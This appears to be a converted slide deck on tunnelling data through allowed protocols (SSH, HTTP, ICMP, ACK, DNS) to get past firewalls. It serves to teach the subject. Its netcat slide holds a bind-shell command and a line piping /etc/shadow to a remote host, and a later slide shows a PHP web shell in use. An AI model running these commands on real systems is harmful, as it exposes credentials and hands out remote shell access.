
# Tunnel

*The Internet treats censorship as a defect and routes around it.*

*John Gilmore*



# Tunnel: Concept





# Tunnel: Agenda

- Embed your data in „allowed“ communication-protocols
- Creative exploitation of protocols
- Example:
  - HTTPS/Connect
  - HTTP
  - HTTP-Header
  - SSH
  - ACK Tunnel
  - DNS
  - ICMP
  - Hiding data in IP



# Tools: nc, cryptcat




1.1.1.1

```
nc -l -p 23 | > /tmp/foo
```

```
nc -l -p 23 -c "/bin/sh"
```

```
cryptcat -k discordia \  
-l -p 23 | > /tmp/foo
```



1.1.1.2

```
cat /etc/shadow | nc 1.1.1.1 23
```


```
cat /etc/shadow | \  
cryptcat -k discordia 1.1.1.1 23
```



# Tools: socat

- Like nc: `socat - TCP4:host:port`
- `socat -d -d READLINE, \`  
`history=/tmp/hist TCP4:host:port,crnl`
- `socat TCP4-LISTEN:2323,fork, \`  
`su=nobody,tcpwrap=script`  
`TCP4:host:www`
- `socat TCP4-LISTEN:2323,fork, \`  
`PROXY:proxy:ssh-host.tld:22, \`  
`proxyport=3128,proxyauth=user:pass`

# Tools: ssh Port Forwarding



```
ssh -L:2323:hostC:123 user@hostB  
better
```


```
ssh -N -f -L:2323:hostC:123 user@hostB
```

```
nc localhost 123
```

- 2 Protocol version 2
- N don't execute a remote command
- f fork
- L localport:destinationhost:dstport



# Tools: ssh SOCKS Proxy



```
ssh -f -N -D 2323 -f -N root@hostB
```

use SOCKS Proxy @localhost to reach hostC

- N don't execute a remote command
- f fork
- D local SOCKS (v5) Proxy port




# Connect:// through the Web-Proxy

- HTTPS uses CONNECT host.tld:Port
- Encrypted end to end connection: Proxy cannot look into packets
- Any wrapper that adds CONNECT://
- Software:
  - Putty
  - OpenSSH: .ssh/config
    - ProxyCommand /usr/local/bin/proxytunnel -g proxy -G 3128 \  
-d destination-host -D 443
  - \$SEARCHENGINE (z. B. stunnel, proxytunnel, transconnect, socat)
- PPP over SSH Howto (Warning: don't do TCP over TCP)


# Why TCP over TCP is a bad idea?

<http://sites.inka.de/sites/bigred/devel/tcp-tcp.html>



When a segment timeouts, the segment is send again and the following timeout is increased exponentially!  
Now assume two layers of this.

- The lower layer has packet drops, resends Packets, inc. timers
- The upper layer looses packets too, increases timers too but slower. Thus, it will queue more packets faster!





# HTTP-Tunnel



- Client talks to server http (GET, POST ...)
- Conveyed are other protocols such as:
  - ssh, PPP, ... ;)
- Software: GNU httptunnel (only one connection possible)

PPP,SSH...
HTTP
Transport
IP
MAC
Physical



# GNU httptunnel: Example

- **Server:** `hts -F localhost:22 80`
- **Client:** `htc -F 2323 -P proxy:3128 -B64k server:80`  
`ssh localhost -p 2323`
- **Proxy:**  
`1092305632.692 24025 172.20.18.7 TCP_MISS/200 4331 GET http://server/index.html? - DIRECT/1.2.3.4 text/html`
- **tcpdump:**

```
GET http://server:80/index.html?crap=1092313481 HTTP/1.1
Host: server:80
Connection: close
```

```
HTTP/1.0 200 OK
Content-Length: 102400
Pragma: no-cache
Cache-Control: no-cache, no-store, must-revalidate
Expires: 0
Content-Type: text/html
X-Cache: MISS from proxy
X-Cache-Lookup: MISS from proxy:74
Proxy-Connection: close

..'SSH-2.0-OpenSSH_3.8p1 Debian 1:3.8p1-3
.
.
`...\...ÇÈÀæÁó.UÁ.Û3Xjè*...=diffie-
```



# Hiding Data in HTTP-Headers

(RFC 2616)

- Server can always hide its tunneled data within the delivered site
- Client: URL-encoding, PUSH and PUT -> all can be blocked (quit hard for URL)
- Lots of headers, not evaluated by proxies can be used to hide data (e.g. User-Agent or Server)
- Fake serverswitch of loadbalancing scenario
- Hard to detect, if only few bits are used (version number of server or user-agent)



# Example: PHPShell

<http://www.gimpster.com/wiki/PhpShell>

## PhpShell 2.0

Current Working Directory: /home/gimpster/public\_html/tmp/phpshell-2.0

```
Bugs?
-----
If you find a bug or miss something in PhpShell, please don't hesitate
to mail me at <gimpster@gimpster.com>!

Enjoy! - Martin Geisler <gimpster@gimpster.com>
$ ll
total 72K
-rw-r--r--  1 gimpster gimpster    871 Mar 27 01:52 AUTHORS
-rw-r--r--  1 gimpster gimpster   18K Mar 27 01:52 COPYING
-rw-r--r--  1 gimpster gimpster   5.7K Mar 27 01:52 ChangeLog
-rw-r--r--  1 gimpster gimpster   2.7K Mar 27 01:52 INSTALL
-rw-r--r--  1 gimpster gimpster   4.5K Mar 27 01:52 README
-rw-r--r--  1 gimpster gimpster   416 Mar 27 01:52 phpshell.css
-rw-r--r--  1 gimpster gimpster   9.2K Mar 27 02:00 phpshell.php
-rw-r--r--  1 gimpster gimpster   793 Mar 27 01:52 release.sh
-rw-r--r--  1 gimpster gimpster   2.4K Mar 27 01:52 valid-xhtml10.png
-rw-r--r--  1 gimpster gimpster   1.2K Mar 27 01:52 vcss.png
$ wc *
 28  106   871 AUTHORS
339 2971 17985 COPYING
188  820  5746 ChangeLog
 76  424  2757 INSTALL
120  747  4538 README
 37   62   416 phpshell.css
287 1017  9418 phpshell.php
 42   94   793 release.sh
  9   29  2414 valid-xhtml10.png
  4    27  1134 vcss.png
1130 6297 46072 total
$
```


Execute Command  Rows:

Please consult the [README](#) and [INSTALL](#) files for instruction on how to use PhpShell.

Copyright © 2000–2004, [Martin Geisler](#). Get the latest version at [www.gimpster.com/wiki/PhpShell](http://www.gimpster.com/wiki/PhpShell).




# Basics of Portknocking



- critics say: replay attacks
- use some time dependent function for the knocking sequence

# Coming from the Outside




- Attacker needs help from inside
- Sends something allowed, that tells the server, how and where to it shall open a connection

# Internet Control Message Protocol Basics

(RFC 792)


- Send control messages for Internet protocol
- Quite easy to use for programmers, userland program is sufficient
- Nearly all types via Raw-Socket (not echo request, routing advertisement and timestamp)
- Some types are vital to the function of the Internet, others are nearly not used at all



# ICMP Echo

(RFC 792)

- Big datapart, not limited by standard, put your data there
- Since ping usually send 56 bytes of data (64 bytes IP-data), bigger values might be noticed
- If used directly, precaution has to be taken, because of ping replies -> pinging via slave host = send ping with spoofed IP to slave host





# Other useful ICMP Types


(RFC 792)

- Many types (e.g. dest. unreachable (typ 3)) have a datafield, where IP-header of generating IP-packet and next 64 bits are expected
- Data might be hidden in there -> not all bytes available, because of statefull filters
- Example: “fragmentation needed and DF set” is needed for path MTU discovery (no blocking)




# ACK Tunnel

- TCP 3-way handshake
- Stateless Firewalls have to pass on ACKs
- That means: just wait for ACKs



[http://www.tcpiptide.com/free/t\\_TCPConnectionEstablishmentProcessTheThreeWayHandsh-3.htm](http://www.tcpiptide.com/free/t_TCPConnectionEstablishmentProcessTheThreeWayHandsh-3.htm)





# DNS-Tunnel

<http://slashdot.org/articles/00/09/10/2230242.shtml>

## IP Tunneling Through Nameservers

Posted by [CmdrTaco](#) on Sun Sep 10, '00 09:28 PM



from the [surfing-for-free dept.](#)

I'm always interested in seeing protocols extended to do silly (and in many cases, not so silly) things that they were never intended to do. I've seen DNS extended to do a lot of crazy stuff, but until today, the coolest was DNS server based MUDs. Read on to read about an IP tunnel implemented through DNS. Its crazy.



[FrodolD \(for Skyp and FrodolD\)](#) writes "In many countries, it is possible to use the Internet completely free of charge using Microsoft PPP dialin numbers. These numbers, of course, normally won't allow you to do this.

But did you know that you can build up a fullfeatured and even bidirectional IP tunnel through Nameservers? Yes, that's right: "IP-over-DNS".

Using some toll free numbers which normally only allow outgoing

Slas  
 Nicl  
 A8  
 Pas  
 \*\*\*\*  
 Lo  
 [ Cr  
 Rela  
 ● Li  
 ● Fr  
 ● ht  
 ● M  
 ● Al



# DNS-Tunnel

<http://www.heise.de/security/artikel/43716/1>

